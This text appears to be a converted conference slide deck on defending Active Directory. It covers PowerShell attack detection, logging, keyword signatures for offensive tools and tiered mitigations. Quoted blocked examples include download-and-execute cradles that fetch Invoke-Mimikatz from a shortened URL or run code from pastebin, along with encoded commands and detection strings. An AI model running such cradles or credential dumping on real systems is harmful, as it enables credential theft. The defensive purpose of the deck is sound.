

# Blue Team Response: AD Persistence

- **Detection & Mitigation: Varies**
  - **Forged Kerberos Tickets:** Potential Domain Field Anomalies in Events
  - **DC Silver Tickets:** Change Computer Account Passwords after Breach
  - **AdminSDHolder:** Object Permissions
  - **DCSync:** Permissions Check & IDS sig
  - **DSRM v2:** Change DSRM PW regularly & Monitor Reg Key & DSRM events
  - **Protect AD Admins**

# Blue Team (Defense)



# Blue Team (Defense)

How many of you can fill this out?

Our organization has 5792 digital assets. Of those, 95 are routers/switches, 211 are network appliances, 67 are storage devices, 321 are servers in the DMZ, 633 are internal servers, 2077 are Windows workstations, 894 are OSX workstations, 994 are mobile devices (100% of which are managed under MDM), the remaining 26 are rogue devices we are tracking down. Of the servers and workstations, 3615 have AV installed and regularly report in with their logs to `{splunk}`. The remaining are 310. 150 are provisioned for new users, 77 are being recycled, 80 are in maintenance and 3 are lost.

MATH IS HARD, BUT THIS SHOULD EQUAL ZERO (TWICE).

Rob Fuller's (Mubix) Archc0n 2015 Keynote

<http://pub.room362.com/2015/09/archc0n-2015-keynote.html>

# Get-ADComputer -Filter \* -Property

- Created
- Modified
- Enabled
- Description
- LastLogonDate  
(Reboot)
- PrimaryGroupID  
(516 = DC)
- PasswordLastSet  
(Active/Inactive)
- CanonicalName
- **OperatingSystem**
- OperatingSystemServicePack
- **OperatingSystemVersion**
- **ServicePrincipalName**
- **TrustedForDelegation**
- **TrustedToAuthForDelegation**

# Operating System Table

<u>Operating system</u>	<u>Version number</u>
Windows 10 / Server 2016 TP	10.0*
Windows 8.1 /Server 2012 R2	6.3*
Windows 8 / Server 2012	6.2
Windows 7 / Server 2008 R2	6.1
Windows Server 2008 (& Vista)	6.0
Windows Server 2003 / 2003 R2	5.2
Windows XP 64-Bit Edition	5.2
Windows XP	5.1
Windows 2000	5.0

<https://msdn.microsoft.com/en-us/library/windows/desktop/ms724832%28v=vs.85%29.aspx>

# Get-ADUser -Filter \* -Property

- Created
- Modified
- CanonicalName
- Enabled
- Description
- **LastLogonDate**
- DisplayName
- **AdminCount**
- **SIDHistory**
- PasswordLastSet
- **PasswordNeverExpires**
- **PasswordNotRequired**
- PasswordExpired
- SmartcardLogonRequired
- AccountExpirationDate
- LastBadPasswordAttempt
- msExchHomeServerName
- **ServicePrincipalName**

# Defense Starts With Logs



**John Lambert** @JohnLaTwC · 8m

Don't be a fool.



“What if the attacker clears the logs?”

“If you’re not collecting your logs, you’re not playing the game right. Be a player. Clearing a log is a signal fool.” -- InfoSec T




# PowerShell Attack Detection

- Log all PowerShell activity
- Interesting Activity:
  - Downloads via .Net  
*(New-Object Net.WebClient).DownloadString*
  - Invoke-Expression (& derivatives: “iex”).
  - “EncodedCommand” (“-enc”) & “Bypass”
  - BITS activity.
  - Scheduled Task creation/deletion.
  - PowerShell Remoting.
- Limit & Track PowerShell Remoting (WinRM).
- Audit & Meter PowerShell usage.

# Detecting Invoke-Mimikatz?

## Signatures:

- “mimikatz”
- “gentilkiwi”
- “Invoke-Mimikatz”





**ONE DOES NOT SIMPLY**

**DETECT POWERSHELL  
ATTACKS WITH SIGNATURES**

# Detecting Invoke-Mimikatz

- Event Log Keywords:
  - “System.Reflection.AssemblyName”
  - “System.Reflection.Emit.AssemblyBuilderAccess “
  - “System.Runtime.InteropServices.MarshalAsAttribute”
  - “TOKEN\_PRIVILEGES”
  - “SE\_PRIVILEGE\_ENABLED”

```
PS C:\> $OPSIndicator = 'TOKEN_PRIVILEGES'
PS C:\> Get-WinEvent -LogName "Microsoft-Windows-PowerShell/Operational" ` ;
>> Where { $_.Message -like "*$OPSIndicator*" }
>>
```

ProviderName: Microsoft-Windows-PowerShell

TimeCreated	Id	Level	DisplayName	Message
9/22/2015 9:07:55 PM	4103	Information		ParameterBinding(Add-Member): nan
9/22/2015 9:07:54 PM	4103	Information		ParameterBinding(Add-Member): nan
9/22/2015 9:07:52 PM	4103	Information		ParameterBinding(Add-Member): nan
9/22/2015 9:07:50 PM	4103	Information		ParameterBinding(Add-Member): nan

```
PS C:\> $OPSIndicator = 'TOKEN_PRIVILEGES'
PS C:\> $OffPSEvents = Get-WinEvent -LogName "Microsoft-Windows-PowerShell/Operational" ` ;
>> Where { $_.Message -like "*$OPSIndicator*" }
>> ForEach ($OffPSEventsItem in $OffPSEvents) { $OffPSEventsItem.Message }
>>
ParameterBinding(Add-Member): name="MemberType"; value="NoteProperty"
ParameterBinding(Add-Member): name="Name"; value="TOKEN_PRIVILEGES"
ParameterBinding(Add-Member): name="Value"; value="TOKEN_PRIVILEGES"
ParameterBinding(Add-Member): name="InputObject"; value="System.Object"
```

#### Context:

```
Severity = Informational
Host Name = ConsoleHost
Host Version = 4.0
Host ID = 9a34ba6c-75ac-4ff2-9bc2-f80ead1633f5
Engine Version = 4.0
Runspace ID = 98ad00be-7b11-43d6-bcab-62e048104403
Pipeline ID = 32
Command Name = Add-Member
Command Type = Cmdlet
Script Name =
Command Path =
Sequence Number = 2484
User = ADSECLAB\LukeSkywalker
Shell ID = Microsoft.PowerShell
```

#### User Data:

```
ParameterBinding(Add-Member): name="MemberType"; value="NoteProperty"
ParameterBinding(Add-Member): name="Name"; value="TOKEN_PRIVILEGES"
ParameterBinding(Add-Member): name="Value"; value="TOKEN_PRIVILEGES"
ParameterBinding(Add-Member): name="InputObject"; value="System.Object"
```

#### Context:

```
Severity = Informational
Host Name = ConsoleHost
Host Version = 4.0
Host ID = 9a34ba6c-75ac-4ff2-9bc2-f80ead1633f5
Engine Version = 4.0
Runspace ID = 98ad00be-7b11-43d6-bcab-62e048104403
Pipeline ID = 32
```



```
PS C:\> $OPSIndicator = 'System.Reflection'
PS C:\> $OffPSEvents = Get-WinEvent -LogName "Microsoft-Windows-PowerShell/Operational"
>> Where { $_.Message -like "*$OPSIndicator*" }
>> ForEach ($OffPSEventsItem in $OffPSEvents) { $OffPSEventsItem.Message }
>>
ParameterBinding(New-Object): name="TypeName"; value="System.Reflection.AssemblyName"
ParameterBinding(New-Object): name="ArgumentList"; value="ReflectedDelegate"
```

#### Context:

```
Severity = Informational
Host Name = ConsoleHost
Host Version = 4.0
Host ID = 9a34ba6c-75ac-4ff2-9bc2-f80ead1633f5
Engine Version = 4.0
Runspace ID = 98ad00be-7b11-43d6-bcab-62e048104403
Pipeline ID = 32
Command Name = New-Object
Command Type = Cmdlet
Script Name =
Command Path =
Sequence Number = 2514
User = ADSECLAB\LukeSkywalker
Shell ID = Microsoft.PowerShell
```

#### User Data:

```
ParameterBinding(Out-Null): name="InputObject"; value="System.Reflection.Emit.FieldBuilder"
```

#### Context:

```
Severity = Informational
Host Name = ConsoleHost
Host Version = 4.0
Host ID = 9a34ba6c-75ac-4ff2-9bc2-f80ead1633f5
Engine Version = 4.0
Runspace ID = 98ad00be-7b11-43d6-bcab-62e048104403
Pipeline ID = 32
Command Name = Out-Null
Command Type = Cmdlet
```

# Offensive PowerShell Detection in PS Logs

- **Invoke-TokenManipulation:**
  - “TOKEN\_IMPERSONATE”
  - “TOKEN\_DUPLICATE”
  - “TOKEN\_ADJUST\_PRIVILEGES”
- **Invoke-CredentialInjection:**
  - “TOKEN\_PRIVILEGES”
  - “GetDelegateForFunctionPointer”
- **Invoke-DLLInjection**
  - “System.Reflection.AssemblyName”
  - “System.Reflection.Emit.AssemblyBuilderAccess”



- **Invoke-Shellcode**
  - “System.Reflection.AssemblyName”
  - System.Reflection.Emit.AssemblyBuilderAccess
  - “System.MulticastDelegate”
  - “System.Reflection.CallingConventions”
- **Get-GPPPassword**
  - “System.Security.Cryptography.AesCryptoServiceProvider”
  - “0x4e,0x99,0x06,0xe8,0xfc,0xb6,0x6c,0xc9,0xfa,0xf4”
  - “Groups.User.Properties.cpassword”
  - “ScheduledTasks.Task.Properties.cpassword”
- **Out-MiniDump**
  - “System.Management.Automation.WindowsErrorReporting”
  - “MiniDumpWriteDump”

# PowerShell v5 Security Enhancements

- Script block logging
- System-wide transcripts (w/ invocation header)
- Constrained PowerShell
- Antimalware Integration (Win 10)

*Windows Management Framework (WMF) version 5 will be available for download: “Later, in Q4 of 2015”*

<http://blogs.msdn.com/b/powershell/archive/2015/06/09/powershell-the-blue-team.aspx>

# PowerShell v5 Security: Script Block Logging

```
PS C:\Users\ADSAdmin> powershell -encodedcommand VwByAGkAdAB1AC0A  
Running Invoke-Mimikatz...
```

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General

Details

Creating Scriptblock text (1 of 1):  
Write-Output "Running Invoke-Mimikatz..."

ScriptBlock ID: cbd51773-c40f-4f73-9b77-808a7624d1c7

Log Name:	Microsoft-Windows-PowerShell/Operational		
Source:	PowerShell (Microsoft-Wind	Logged:	6/25/2015 8:30:16 PM
Event ID:	4104	Task Category:	Execute a Remote Command
Level:	Verbose	Keywords:	None

# PowerShell v5 Security: System-Wide Transcripts

```
PS C:\> get-content C:\Users\ADSAdmin\Documents\PowerShell_transcript.ADSWK10.6CuHE1fY.20150730171748.t
*****
Windows PowerShell transcript start
Start time: 20150730171748
Username: ADSWK10\ADSAdmin
RunAs User: ADSWK10\ADSAdmin
Machine: ADSWK10 (Microsoft Windows NT 10.0.10074.0)
Host Application: C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe
Process ID: 3928
*****
C:\Users\ADSAdmin\Documents\PowerShell_transcript.ADSWK10.6CuHE1fY.20150730171748.t

*****
Command start time: 20150730172926
*****
PS C:\Windows\system32> get-service

Status      Name                DisplayName
-----
Stopped    AJRouter            AllJoyn Router Service
Stopped    ALG                 Application Layer Gateway Service
Stopped    AppIDSvc           Application Identity
Running    Appinfo            Application Information
Stopped    AppMgmt            Application Management
Stopped    AppReadiness       App Readiness
Running    AppXSvc            AppX Deployment Service (AppXSVC)
Running    AudioEndpointBu... Windows Audio Endpoint Builder
Running    Audiosrv           Windows Audio
Stopped    AxInstSV           ActiveX Installer (AxInstSV)
Stopped    BDESVC             BitLocker Drive Encryption Service
Running    BFE                Base Filtering Engine
Running    BITS               Background Intelligent Transfer Ser
```

# PowerShell v5 Security: Constrained PowerShell

```
PS C:\Windows\system32> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\Windows\system32>
PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCr ...

New-Object : Cannot create type. Only core types are supported in this language mode.
At line:1 char:6
+ IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); ...
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (:) [New-Object], PSNotSupportedException
+ FullyQualifiedErrorId : CannotCreateTypeConstrainedLanguage,Microsoft.PowerShell.Commands.NewObjectCommand

Invoke-Mimikatz : The term 'Invoke-Mimikatz' is not recognized as the name of a cmdlet, function, script file,
operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and
again.
At line:1 char:71
+ ... ient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCr ...
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (Invoke-Mimikatz:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
```

# Windows 10 PowerShell Security: AntiMalware Scan Interface (AMSI)

```
PS C:\Windows\system32> Iex (Invoke-WebRequest http://pastebin.com/raw/
iex : At line:1 char:1
+ 'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'
+ ~~~~~
This script contains malicious content and has been blocked by your anti
At line:4 char:1
+ iex $string
+ ~~~~~
+ CategoryInfo          : ParserError: (:) [Invoke-Expression], P
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft
```

```
At line:1 char:1
+ function Invoke-Mimikatz
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

## Mitigation Level One (Low): Deploy KB2871997

- **Set GPO to prevent local accounts from connecting over network to computers:**
  - LOCAL\_ACCOUNT (S-1-5-113)
  - LOCAL\_ACCOUNT\_AND\_MEMBER\_OF\_ADMINISTRATORS\_GROUP (S-1-5-114)
- **Implement RDP Restricted Admin mode (Server):**
  - Win 7/Win 2k8R2: KB2984972 / KB2984976 / KB2984981
  - Win 8/Win 2012: KB2973501
  - HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Control\Lsa = 0
- **Removes Credentials at Logoff**
- **Removes “clear-text” password from memory:**  
*HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\Wdigest = 0*
- **WDigest Usage: DC Event ID & Server Event ID 4624:**  
“Authentication Package: WDigest”

## Mitigation Level One (Low)

- Minimize groups (& users) with DC admin/logon rights
- Separate user & admin accounts
- No user accounts in admin groups
- Admin accounts = “sensitive & cannot be delegated”
- Long, complex (>25 characters) passwords for SAs.
- Remove GPP policies and files with creds.
- Patch server image (& servers) *before* running DCPromo




## Mitigation Level Two (Moderate)

- **Randomize computer local admin account passwords. Microsoft LAPS or TrustedSec SHIPS**
- **Service Accounts (SAs):**
  - Leverage “(Group) Managed Service Accounts”.
  - Implement Fine-Grained Password Policies (DFL >2008).
  - Limit SAs to systems of the same security level, not shared between workstations & servers (for example).
- Remove Windows 2003 from the network.
- Separate Admin workstations for administrators (locked-down & no internet).
- PowerShell logging

# Mitigation Level Three (“It’s Complicated”)

- **Number of Domain Admins = 0**
- Complete separation of administration
- ADAs use SmartCard auth w/ rotating pw
- ADAs never logon to other security tiers.
- ADAs should only logon to a DC (or admin workstation or server).
- Time-based, temporary group membership.
- No Domain Admin service accounts on non-DCs.
- Disable local admin account & delete all local accounts.
- Restrict workstation to workstation communication.
- ◉ Implement network segmentation.
- CMD Process logging & enhancement (KB3004375).

## New Admin Model



# Additional Mitigations

- Monitor scheduled tasks on sensitive systems (DCs, etc).
- Block internet access to DCs & servers.
- Include computer account password changes as part of domain-wide password change scenario (1 day).
- **Change the KRBTGT account password (twice) every year & when an AD admin leaves.**
- Patch Workstations quickly, especially privilege escalation vulnerabilities.
- **Deploy INTERNAL IDS.** Make sure you are watching traffic inside your network.
- Incorporate Threat Intelligence in your process and model defenses against real, current threats.

# Summary:

- Attackers will get code running on a target network.
- The extent of attacker access is based on defensive posture.
- Protect AD Admins or a full domain compromise is likely!

Slides: [Presentations.ADSecurity.org](https://Presentations.ADSecurity.org)

*My research into Active Directory attack, defense, & detection is ongoing.  
There's plenty more to come... 😊*

# Thanks!

- Alva “Skip” Duckwall (@passingthehash)
    - <http://passing-the-hash.blogspot.com>
  - Benjamin Delpy (@gentilkiwi)
    - <http://blog.gentilkiwi.com/mimikatz>
  - Casey Smith (@subtee)
  - Chris Campbell (@obscuresec)
    - <http://obscuresecurity.blogspot.com>
  - Joe Bialek (@clymb3r)
    - <https://clymb3r.wordpress.com>
  - Matt Graeber (@mattifestation)
    - <http://www.exploit-monday.com>
  - Rob Fuller (@mubix)
    - <http://www.room362.com>
  - Will (@harmj0y)
    - <http://blog.harmj0y.net>
- Many others in the security community!
  - My wife & family 😊

## **CONTACT:**

Sean Metcalf

@PyroTek3

sean [@] dansolutions\_ . \_com

<http://DAnSolutions.com>

<https://www.ADSecurity.org>

# References

- Skip Duckwall & Benjamin Delpy's Blackhat USA 2014 presentation "*Abusing Microsoft Kerberos – Sorry Guys You Still Don't Get It*" <http://www.slideshare.net/gentilkiwi/abusing-microsoft-kerberos-sorry-you-guys-dont-get-it>
- Tim Medin's DerbyCon 2014 presentation: "Attacking Microsoft Kerberos: Kicking the Guard Dog of Hades" <https://www.youtube.com/watch?v=PUyhIN-E5MU>
- TechEd North America 2014 Presentation: TWC: Pass-the-Hash and Credential Theft Mitigation Architectures (DCIM-B213) Speakers: Nicholas DiCola, Mark Simos <http://channel9.msdn.com/Events/TechEd/NorthAmerica/2014/DCIM-B213>
- Chris Campbell - GPP Password Retrieval with PowerShell <http://obscuresecurity.blogspot.com/2012/05/gpp-password-retrieval-with-powershell.html>
- Protection from Kerberos Golden Ticket - Mitigating pass the ticket on Active Directory  
CERT-EU Security White Paper 2014-07  
[http://cert.europa.eu/static/WhitePapers/CERT-EU-SWP\\_14\\_07\\_PassTheGolden\\_Ticket\\_v1\\_1.pdf](http://cert.europa.eu/static/WhitePapers/CERT-EU-SWP_14_07_PassTheGolden_Ticket_v1_1.pdf)
- An overview of KB2871997 <http://blogs.technet.com/b/srd/archive/2014/06/05/an-overview-of-kb2871997.aspx>
- Microsoft security advisory: Update to improve Windows command-line auditing: (2/10/2015) <http://support.microsoft.com/en-us/kb/3004375>

# References

- Kerberos, Active Directory's Secret Decoder Ring  
<http://adsecurity.org/?p=227>
- Kerberos & KRBTGT: Active Directory's Domain Kerberos Account  
<http://adsecurity.org/?p=483>
- PowerShell Code: Check KRBTGT Domain Kerberos Account Last Password Change  
<http://adsecurity.org/?p=481>
- Mimikatz and Active Directory Kerberos Attacks <http://adsecurity.org/?p=556>
- Mining Active Directory Service Principal Names  
<http://adsecurity.org/?p=230>
- MS14-068: Vulnerability in (Active Directory) Kerberos Could Allow Elevation of Privilege  
<http://adsecurity.org/?tag=ms14068>
- Microsoft Enhanced security patch KB2871997  
<http://adsecurity.org/?p=559>
- SPN Directory:  
[http://adsecurity.org/?page\\_id=183](http://adsecurity.org/?page_id=183)
- PowerShell Code: Find-PSServiceAccounts  
<https://github.com/PyroTek3/PowerShell-AD-Recon/blob/master/Find-PSServiceAccounts>

# References

- DEF CON 22 - Ryan Kazanciyan and Matt Hastings, Investigating PowerShell Attacks  
<https://www.youtube.com/watch?v=qF06PFcezLs>
- Mandiant 2015 Threat Report  
<https://www2.fireeye.com/WEB-2015RPTM-Trends.html>
- PowerSploit: <https://github.com/mattifestation/PowerSploit>
- PowerView: <https://github.com/Veil-Framework/PowerTools/tree/master/PowerView>
- PoshSec: <https://github.com/PoshSec>
- Microsoft Kerberos PAC Validation  
<http://blogs.msdn.com/b/openspecification/archive/2009/04/24/understanding-microsoft-kerberos-pac-validation.aspx>
- "Admin Free" Active Directory and Windows, Part 1 & 2  
<http://blogs.technet.com/b/lrobbins/archive/2011/06/23/quot-admin-free-quot-active-directory-and-windows-part-1-understanding-privileged-groups-in-ad.aspx>